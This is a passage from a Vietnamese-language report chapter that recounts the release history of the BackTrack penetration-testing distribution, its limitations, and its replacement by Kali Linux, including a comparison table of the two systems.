
BackTrack không chỉ là một hệ điều hành, mà còn là nền tảng giáo dục và thực hành quan trọng trong lĩnh vực bảo mật mạng. Nhờ khả năng tích hợp, dễ sử dụng và hiệu quả, BackTrack đã giúp hàng ngàn chuyên gia và tổ chức bảo vệ hệ thống của họ khỏi các mối đe dọa ngày càng phức tạp.

### **2.2. Các phiên bản BackTrack và hành trình phát triển**

Trải qua nhiều năm phát triển, BackTrack đã không ngừng cải tiến để trở thành một trong những hệ điều hành chuyên dụng hàng đầu dành cho kiểm thử bảo mật. Bắt đầu từ phiên bản đầu tiên ra mắt vào năm 2006, BackTrack liên tục được cập nhật với các công cụ và tính năng mới, giúp các chuyên gia bảo mật thực hiện các cuộc

thử nghiệm thâm nhập một cách hiệu quả hơn. Không chỉ tập trung vào khả năng phát hiện và khai thác lỗ hổng, BackTrack còn cung cấp một môi trường làm việc tối ưu nhờ sự hỗ trợ mạnh mẽ từ cộng đồng mã nguồn mở. Từ một Live CD đơn giản, BackTrack đã phát triển thành một hệ điều hành bảo mật toàn diện, đặt nền móng vững chắc cho sự ra đời của Kali Linux và khẳng định vai trò quan trọng trong lĩnh vực an ninh mạng, trở thành công cụ không thể thiếu đối với các chuyên gia kiểm thử bảo mật.

### 2.2.1. BackTrack 1 (2006)



Hình 2.1. BackTrack 1

Phiên bản BackTrack đầu tiên ra mắt vào năm 2006, được phát triển từ sự kết hợp của hai dự án bảo mật nổi tiếng là WHAX và Auditor Security Collection. Đây là bước khởi đầu trong việc cung cấp một hệ điều hành tích hợp các công cụ kiểm thử bảo mật mạnh mẽ.

- Tính năng chính:
  - + Tích hợp khoảng 300 công cụ bảo mật, bao gồm các công cụ phổ biến như Nmap, Nessus, và Aircrack-ng.
  - + Hỗ trợ khởi động qua Live CD, giúp người dùng sử dụng ngay lập tức mà không cần cài đặt lên ổ đĩa.
  - + Cung cấp môi trường làm việc thân thiện với người dùng, hướng đến các chuyên gia kiểm thử bảo mật.
- Điểm nổi bật:
  - + Được đánh giá là "Live CD về bảo mật tốt nhất" năm 2006 bởi Insecure.org.
  - + Đặt nền móng cho các phiên bản tiếp theo với mô hình tập trung vào kiểm thử thâm nhập.

### 2.2.2. BackTrack 2 (2007)



Hình 2.2. BackTrack 2

Phiên bản thứ hai của BackTrack tiếp tục phát huy những thành công từ phiên bản đầu tiên với nhiều cải tiến về tính năng và hiệu năng.

– Tính năng chính:

- + Tích hợp thêm nhiều công cụ bảo mật mới, tăng số lượng công cụ lên hơn 400.
- + Cải thiện khả năng nhận diện phần cứng, hỗ trợ nhiều thiết bị mạng hơn.
- + Thêm khả năng hỗ trợ các thử nghiệm không để lại dấu vết với chế độ Forensics Mode (chế độ pháp y).

– Điểm nổi bật:

- + Được xây dựng trên nhân Linux phiên bản mới hơn, cải thiện tính ổn định và tốc độ.
- + Mở rộng hỗ trợ cho cả máy tính cấu trúc 64-bit.

### 2.2.3. BackTrack 3 (2008)



Hình 2.3. BackTrack 3

BackTrack 3 đánh dấu một bước tiến lớn về mặt giao diện và trải nghiệm người dùng.

- Tính năng chính:
  - + Cung cấp cả hai giao diện người dùng GNOME và KDE, cho phép người dùng tùy chỉnh theo sở thích.
  - + Hỗ trợ tốt hơn cho các thử nghiệm bảo mật không dây, tích hợp công cụ mạnh mẽ như Wireshark và Aircrack-ng.
  - + Tăng cường khả năng sử dụng USB Live, cho phép khởi động từ USB mà không cần đĩa CD/DVD.
- Điểm nổi bật:
  - + Bổ sung nhiều công cụ kiểm thử mới dành riêng cho bảo mật không dây.
  - + Tăng cường sự linh hoạt trong việc triển khai và sử dụng trên nhiều thiết bị.

#### 2.2.4. BackTrack 4 (2009)


Phiên bản BackTrack 4 là một bước ngoặt quan trọng khi hệ điều hành này chuyển từ nền tảng Slackware sang Ubuntu, mang lại nhiều cải tiến về hiệu năng và tính tương thích. Dưới đây là các bản cập nhật chính của BackTrack 4, bao gồm các phiên bản Pre-Final, Final, R1 và R2:

- BackTrack 4 Pre-Final (2009)
  - + Mục đích: Phiên bản thử nghiệm này được phát hành nhằm giới thiệu nhiều công cụ mới và cải tiến các tính năng đã có. Đây là phiên bản thử nghiệm đầu tiên của BackTrack 4, cho phép người dùng trải nghiệm các tính năng mới trước khi bản chính thức được phát hành.
  - + Các cải tiến:
    - Thêm các công cụ kiểm thử bảo mật và khai thác lỗ hổng mạng.
    - Nâng cấp một số công cụ như Metasploit, Wireshark, và Nmap.
    - Sửa lỗi và cải thiện hiệu suất hệ thống.

– BackTrack 4 Final (2010)

- + Mục đích: Đây là phiên bản chính thức của BackTrack 4, được phát hành sau phiên bản Pre-Final. BackTrack 4 Final có nhiều cải tiến quan trọng, đặc biệt trong việc nâng cấp nền tảng và hỗ trợ phần cứng.
- + Các cải tiến:
  - Nâng cấp nền tảng: Sử dụng Ubuntu 8.10 làm nền tảng, cải thiện khả năng tương thích phần cứng và hỗ trợ hệ thống.
  - Cải tiến giao diện: Giao diện người dùng KDE 4.x đã được tối ưu hóa.
  - Bổ sung công cụ bảo mật: Nhiều công cụ mới được tích hợp để hỗ trợ kiểm thử xâm nhập và phân tích bảo mật.
  - Tăng cường khả năng xử lý mạng: Các công cụ như Aircrack-ng và Wireshark được cải tiến để phân tích mạng hiệu quả hơn.

– BackTrack 4 R1 (Tháng 8/2010)




Hình 2.4. BackTrack 4 R1

- + Mục đích: Đây là bản cập nhật quan trọng ngay sau bản Final, với những sửa lỗi và nâng cấp về hiệu suất.

+ Các cải tiến:

- Kernel Linux mới: Cập nhật lên Kernel Linux mới hơn, giúp cải thiện sự tương thích phần cứng, đặc biệt là đối với phần cứng không dây.
- Sửa lỗi và vá bảo mật: Tinh chỉnh và khắc phục các lỗi được phát hiện trong bản Final, giúp hệ điều hành ổn định và bảo mật hơn.
- Cải thiện phần mềm: Một số công cụ và phần mềm trong BackTrack 4 R1 được nâng cấp để hoạt động tốt hơn.

- BackTrack 4 R2 (Tháng 11/2010)



Hình 2.5. BackTrack 4 R2

- + Mục đích: Đây là bản cập nhật cuối cùng của dòng BackTrack 4, tập trung vào việc sửa lỗi và nâng cấp phần mềm, đồng thời cải thiện hỗ trợ phần cứng.
- + Các cải tiến:
  - Cải tiến phần cứng: Hỗ trợ tốt hơn cho các thiết bị mới và các cấu hình phần cứng đa dạng.
  - Nâng cấp phần mềm: Cập nhật các công cụ bảo mật chủ chốt như Metasploit, Aircrack-ng, và Wireshark, bổ sung nhiều tính năng mới.

- Sửa lỗi cuối cùng: Các vấn đề còn tồn đọng từ phiên bản R1 được giải quyết, giúp hệ thống hoạt động mượt mà hơn.
- Tính năng chính của BackTrack 4:
  - + Dựa trên nền tảng Ubuntu, mang lại khả năng cập nhật và quản lý gói linh hoạt hơn.
  - + Bổ sung thêm các công cụ như Metasploit Framework, Nessus và các công cụ khai thác mới.
  - + Hỗ trợ khởi động ở nhiều chế độ, bao gồm Live CD, Live USB và cài đặt lên ổ đĩa cứng.
- Điểm nổi bật:
  - + Sử dụng kho lưu trữ phần mềm APT, giúp người dùng dễ dàng cập nhật công cụ.
  - + Tích hợp các công cụ hỗ trợ pháp y và kiểm tra bảo mật ứng dụng web.

#### 2.2.5. BackTrack 5 (2011)

BackTrack 5 là phiên bản cuối cùng trước khi dự án chính thức chuyển đổi thành Kali Linux vào năm 2013. Đây là phiên bản hoàn thiện nhất, tập trung vào việc cung cấp một môi trường kiểm thử bảo mật chuyên sâu và toàn diện. Các bản cập nhật chính của BackTrack 5 bao gồm:

- BackTrack 5 R1 (Tháng 8/2011)



Hình 2.6. BackTrack 5 R1

- + Mục đích: Phiên bản này nhằm cải thiện hiệu suất và tính ổn định của hệ thống, đồng thời cập nhật và bổ sung nhiều công cụ bảo mật quan trọng.
- + Tính năng nổi bật:
  - Cập nhật hơn 100 công cụ bảo mật, bao gồm các công cụ nổi bật như Metasploit, Aircrack-ng, và Wireshark.
  - Bổ sung các công cụ mới như Dmitry (Deepmagic Information Gathering Tool) và w3af (Web Application Attack and Audit Framework).
  - Nâng cấp Kernel Linux lên phiên bản 2.6.39.4, giúp cải thiện khả năng tương thích phần cứng, đặc biệt là với các card mạng không dây.
  - Sửa lỗi từ phiên bản gốc và cải thiện hiệu suất tổng thể hệ thống.

– BackTrack 5 R2 (Tháng 3/2012)




Hình 2.7. BackTrack 5 R2

- + Mục đích: Đây là bản cập nhật tăng cường khả năng kiểm thử bảo mật và thêm nhiều công cụ khai thác bảo mật, đồng thời cải thiện sự ổn định hệ thống.
- + Tính năng nổi bật:
  - Bổ sung hơn 40 công cụ mới, bao gồm BeEF (Browser Exploitation Framework), Burp Suite, và HTExploit.

- Tăng cường khả năng kiểm thử lỗ hổng mạng không dây với các công cụ như Fern WiFi Cracker.
- Kernel Linux được nâng cấp lên phiên bản 3.2.6, cải thiện khả năng tương thích với các thiết bị mới và tăng cường hiệu suất.
- Sửa lỗi và tối ưu hóa các công cụ bảo mật.

– BackTrack 5 R3 (Tháng 8/2012)



Hình 2.8. BackTrack 5 R3

- + Mục đích: Phiên bản cuối cùng của BackTrack, tập trung vào việc bổ sung các công cụ khai thác bảo mật mới và nâng cao tính bảo mật hệ thống.
- + Tính năng nổi bật:
  - Bổ sung hơn 60 công cụ mới, bao gồm các công cụ khai thác mạng xã hội như Social Engineer Toolkit (SET).
  - Tích hợp các công cụ khai thác ứng dụng web tiên tiến như Recon-ng và Metasploit Community.
  - Nâng cấp Kernel Linux lên phiên bản 3.2.6, tối ưu hóa hiệu suất và bảo mật.
  - Cải tiến hỗ trợ cho các kỹ thuật tấn công không dây và các giao thức mã hóa hiện đại.

- Tính năng chính của BackTrack 5:
  - + Phát hành dưới 4 phiên bản: GNOME 32-bit, GNOME 64-bit, KDE 32-bit, KDE 64-bit.
  - + Hỗ trợ công nghệ ảo hóa, tối ưu hóa cho việc chạy trên VMware và VirtualBox.
  - + Tích hợp các công cụ bảo mật mới nhất với tổng số lượng công cụ lên tới hơn 500.
- Điểm nổi bật:
  - + Cung cấp giao diện đẹp hơn, thân thiện hơn, và dễ sử dụng hơn cho người mới.
  - + Tăng cường khả năng phát hiện và khai thác lỗ hổng bảo mật, đặc biệt trong môi trường ứng dụng web và mạng không dây.

#### **2.2.6. Sự chuyển đổi nền tảng và công nghệ**

- Nền tảng BackTrack:
  - + BackTrack 1 - 3: BackTrack 1 và 2 sử dụng nền tảng Slackware, nổi tiếng với tính ổn định và khả năng tùy chỉnh cao nhưng gặp khó khăn trong quản lý phần mềm và gói bảo mật. Đến BackTrack 3, hệ thống chuyển sang nền tảng SLAX, mang lại hiệu suất tốt hơn, hỗ trợ phần cứng (đặc biệt là thiết bị không dây) và giao diện thân thiện hơn. Phiên bản này cũng bổ sung nhiều công cụ bảo mật mạnh mẽ như Aircrack-ng, Metasploit, và Wireshark, nhưng vẫn tồn tại hạn chế trong việc cập nhật phần mềm.
  - + BackTrack 4 và 5: BackTrack 4 chuyển sang nền tảng Ubuntu, cải thiện quản lý gói phần mềm, tính tương thích phần cứng và hỗ trợ cập nhật qua APT (Advanced Package Tool). BackTrack 5 tiếp tục phát triển với GNOME, KDE, mở rộng công cụ bảo mật và hỗ trợ tốt cho ảo hóa. Tuy nhiên, cả hai gặp hạn chế như cập nhật công cụ không đồng đều, một số công cụ lỗi thời và hiệu suất không ổn định.

- Chuyển giao sang Kali Linux:
  - + Sau khi phát hành BackTrack 5, dự án chính thức chuyển sang Kali Linux vào năm 2013. Kali Linux được xây dựng trên nền tảng Debian, mang lại sự ổn định và khả năng quản lý gói phần mềm tốt hơn so với cả Slackware và Ubuntu. Kali cũng tích hợp những công nghệ mới nhất để hỗ trợ các công cụ bảo mật mạnh mẽ hơn, giúp hỗ trợ các nghiên cứu và kiểm thử bảo mật hiệu quả hơn.
- Cải tiến công nghệ:
  - + Quản lý gói phần mềm: Việc chuyển từ Slackware sang Ubuntu (sau đó là Debian cho Kali) giúp đơn giản hóa việc quản lý và cài đặt phần mềm. Hệ thống quản lý gói APT của Debian cho phép việc cập nhật công cụ bảo mật dễ dàng và nhanh chóng.
  - + Hỗ trợ phần cứng: Các phiên bản BackTrack liên tục cải thiện khả năng tương thích với phần cứng, hỗ trợ các thiết bị mạng và phần cứng mới. Sự chuyển đổi sang nền tảng Ubuntu và sau đó là Debian giúp cải thiện khả năng nhận diện phần cứng và tối ưu hóa hiệu suất hệ điều hành.

## 2.3. Hạn chế của BackTrack và nhu cầu chuyển đổi

### 2.3.1. Hạn chế lớn của BackTrack

BackTrack, mặc dù là một hệ điều hành tiên phong trong kiểm thử bảo mật, đã bộc lộ nhiều hạn chế sau một thời gian dài sử dụng. Những hạn chế này không chỉ ảnh hưởng đến hiệu suất làm việc mà còn đặt ra nhu cầu cấp thiết phải thay thế hoặc nâng cấp sang một nền tảng hiện đại hơn như Kali Linux.

- Vấn đề bảo mật và cập nhật
  - + Một trong những hạn chế lớn nhất của BackTrack là không có quy trình cập nhật liên tục, khiến các công cụ bảo mật và bản vá lỗi thường xuyên bị lỗi thời. Do không áp dụng mô hình phát hành rolling release, hệ điều hành này không thể nhanh chóng ứng phó với các mối đe dọa an ninh mạng mới. Việc thiếu các bản cập nhật định kỳ dẫn đến nguy cơ cao bị khai thác bởi các lỗ hổng bảo mật chưa được vá kịp thời. Điều này làm

giảm đáng kể hiệu quả của BackTrack trong việc kiểm thử bảo mật, đặc biệt khi các lỗ hổng mới liên tục xuất hiện.

- **Khả năng tương thích và hiệu suất**
  - + BackTrack gặp nhiều khó khăn trong việc tương thích với các thiết bị phần cứng hiện đại, đặc biệt là các hệ thống sử dụng CPU đa nhân hoặc GPU. Được thiết kế chủ yếu để hoạt động như một Live CD/DVD, hệ điều hành này không tận dụng tối ưu các tính năng phần cứng tiên tiến, dẫn đến hiệu suất chậm chạp. Khi chạy nhiều công cụ kiểm thử bảo mật cùng lúc hoặc thực hiện các bài kiểm tra phức tạp, BackTrack dễ bị quá tải, làm giảm hiệu quả và tăng thời gian xử lý.
- **Thiếu tính năng mới và cải tiến**
  - + Hạn chế trong việc tích hợp các công cụ mới và thiếu tính linh hoạt là một điểm yếu lớn khác của BackTrack. Người dùng phải tự tay cài đặt và cấu hình các công cụ bổ sung, điều này không chỉ tốn nhiều thời gian mà còn dễ dẫn đến lỗi nếu không có kinh nghiệm. Đồng thời, BackTrack không cung cấp nhiều tùy chọn tùy chỉnh, khiến hệ điều hành này khó đáp ứng được các nhu cầu đặc thù của từng người dùng hoặc tổ chức.
- **Hỗ trợ và tài liệu hạn chế**
  - + Tài liệu hỗ trợ và hướng dẫn của BackTrack không được cung cấp đầy đủ và chi tiết, gây khó khăn cho người dùng mới trong việc làm quen và khai thác các công cụ. Mặc dù cộng đồng người dùng của BackTrack vẫn tồn tại, nhưng không mạnh mẽ và hiệu quả như các hệ điều hành hiện đại khác. Việc thiếu sự hỗ trợ từ cộng đồng và các tổ chức lớn làm giảm khả năng giải quyết các vấn đề kỹ thuật phức tạp, ảnh hưởng đến trải nghiệm sử dụng.
- **Tính ổn định và độ tin cậy**
  - + BackTrack thường gặp phải các vấn đề về tính ổn định, đặc biệt khi chạy các công cụ bảo mật đòi hỏi tài nguyên cao. Các bản phát hành không được kiểm tra kỹ lưỡng cũng làm giảm độ tin cậy của hệ điều hành, khiến

người dùng dễ gặp sự cố trong quá trình kiểm thử bảo mật. Điều này không chỉ làm gián đoạn công việc mà còn ảnh hưởng tiêu cực đến kết quả kiểm thử.

- + Mặc dù BackTrack đã có những đóng góp lớn trong lĩnh vực kiểm thử bảo mật, do những hạn chế trên đã khiến nó trở nên không còn phù hợp với yêu cầu của công nghệ hiện đại, đặt ra nhu cầu chuyển đổi sang một nền tảng hiệu quả và linh hoạt hơn, như Kali Linux.

### 2.3.2. So sánh giữa BackTrack và Kali Linux

Kali Linux, ra mắt vào năm 2013, là phiên bản kế thừa trực tiếp của BackTrack và khắc phục hầu hết các hạn chế trên:

- Quản lý gói phần mềm hiện đại: Kali Linux dựa trên Debian, sử dụng APT (Advanced Package Tool), cho phép người dùng dễ dàng cập nhật và quản lý các công cụ bảo mật.
- Hiệu suất cải thiện: Kali Linux hỗ trợ tốt hơn cho phần cứng hiện đại, bao gồm khả năng tận dụng các tính năng của CPU đa nhân, GPU, và môi trường ảo hóa.
- Tính năng bảo mật tiên tiến: Kali Linux liên tục cập nhật các công cụ mới và bổ sung các tính năng bảo mật tiên tiến, giúp đáp ứng nhu cầu kiểm thử bảo mật ngày càng cao.

Bảng 2.1. So sánh giữa BackTrack và Kali Linux

Tiêu chí	BackTrack	Kali Linux
Nền tảng cơ sở	Dựa trên Ubuntu	Dựa trên Debian
Tính ổn định	Khá ổn định nhưng thiếu sự tối ưu lâu dài	Rất ổn định nhờ dựa trên Debian, dễ cập nhật
Cập nhật công cụ	Không được cập nhật thường xuyên	Liên tục cập nhật với các phiên bản mới nhất

Bảng 2.1. So sánh giữa BackTrack và Kali Linux

<b>Số lượng công cụ</b>	Hơn 300 công cụ bảo mật	Hơn 600 công cụ được chọn lọc và sắp xếp tốt hơn
<b>Giao diện người dùng</b>	GNOME truyền thống	Hỗ trợ nhiều giao diện như GNOME, Xfce, KDE
<b>Quản lý gói phần mềm</b>	Sử dụng APT (nhưng ít tối ưu)	Sử dụng APT mạnh mẽ và dễ dàng quản lý gói
<b>Hỗ trợ phần cứng</b>	Hỗ trợ một số thiết bị	Hỗ trợ đa dạng từ PC đến ARM như Raspberry Pi
<b>Hỗ trợ pháp y số</b>	Tích hợp một số công cụ cơ bản	Tích hợp nhiều công cụ hiện đại hơn cho pháp y số
<b>Cộng đồng và tài liệu</b>	Ít tài liệu chính thức	Cộng đồng lớn mạnh, nhiều tài liệu từ Offensive Security
<b>Tính năng bổ sung</b>	Tập trung vào kiểm thử mạng và hệ thống	Tích hợp thêm pháp y số, kiểm thử ứng dụng web và di động
<b>Tình trạng phát triển</b>	Đã ngừng phát triển từ năm 2013	Được phát triển và cập nhật liên tục

### **2.3.3. Kết luận về nhu cầu chuyển đổi**

Những hạn chế về bảo mật, hiệu suất, và tính tương thích của BackTrack đã làm nổi bật nhu cầu cấp thiết về một hệ điều hành mới, đáp ứng tốt hơn những thách thức trong lĩnh vực an ninh mạng hiện đại. Sự ra đời của Kali Linux đã không chỉ khắc phục những nhược điểm cố hữu của BackTrack, mà còn mang đến một nền tảng linh hoạt, cập nhật liên tục, và hỗ trợ mạnh mẽ từ cộng đồng mã nguồn mở. Kali Linux đã đưa kiểm thử bảo mật lên một tầm cao mới, đảm bảo đáp ứng các yêu cầu khắt khe trong việc phát hiện và xử lý các lỗ hổng an ninh.

Với các tính năng hiện đại, khả năng tương thích tốt với phần cứng đa dạng và sự hỗ trợ liên tục từ Offensive Security, Kali Linux không chỉ là sự thay thế hoàn hảo mà còn là một bước tiến lớn, kế thừa và phát huy di sản của BackTrack trong việc bảo vệ an ninh mạng.

## **2.4. Quá trình phát triển từ BackTrack lên Kali Linux**

### **2.4.1. Lý Do Chuyển Đổi**

Việc chuyển đổi từ BackTrack sang Kali Linux không đơn thuần là một bản cập nhật hay đổi tên, mà là một bước tiến lớn, được thúc đẩy bởi những yêu cầu ngày càng cao trong lĩnh vực bảo mật thông tin. Quyết định này phản ánh sự cần thiết của một nền tảng hiện đại hơn, phù hợp với các xu hướng công nghệ mới.

– Nhóm phát triển mới

+ Offensive Security: Với đội ngũ dẫn đầu là Offensive Security, Kali Linux được xây dựng dựa trên kinh nghiệm và chuyên môn hàng đầu trong ngành an ninh mạng. Offensive Security, do Mati Aharoni và Max Moser sáng lập, không chỉ nổi tiếng với các khóa đào tạo chuyên sâu như Offensive Security Certified Professional (OSCP) mà còn tham gia trực tiếp vào việc phát triển và duy trì Kali Linux. Hệ điều hành này được tạo ra nhằm đáp ứng các yêu cầu ngày càng cao của lĩnh vực bảo mật thông tin, trở thành một công cụ mạnh mẽ hỗ trợ các chuyên gia trong việc kiểm thử xâm nhập và bảo vệ hệ thống.

- + Cam kết cải tiến: Đội ngũ phát triển mang đến sự cam kết cải tiến liên tục, đảm bảo rằng Kali Linux luôn dẫn đầu trong việc cung cấp các công cụ kiểm thử bảo mật và các tính năng mới.
- + Cộng đồng mã nguồn mở: Với mô hình mã nguồn mở, Kali Linux thu hút sự tham gia của cộng đồng, từ việc đóng góp mã nguồn, sửa lỗi đến phát triển các tính năng mới.
- Các công cụ và tính năng được cập nhật
  - + Tích hợp nhiều công cụ kiểm tra thăm nhập hơn: Kali Linux không chỉ kế thừa các công cụ của BackTrack mà còn tích hợp thêm nhiều công cụ mới, hỗ trợ toàn diện cho các hoạt động kiểm thử bảo mật.
  - + Mô hình phát hành liên tục: Mô hình này giúp người dùng luôn được tiếp cận với các bản cập nhật nhanh chóng, các tính năng hiện đại và các bản vá bảo mật mới nhất.
- Cấu trúc được cải thiện
  - + Xây dựng từ nền tảng Debian: Việc chuyển sang nền tảng Debian không chỉ giúp Kali Linux ổn định hơn mà còn mở ra khả năng tương thích tốt hơn với nhiều loại phần cứng và phần mềm.
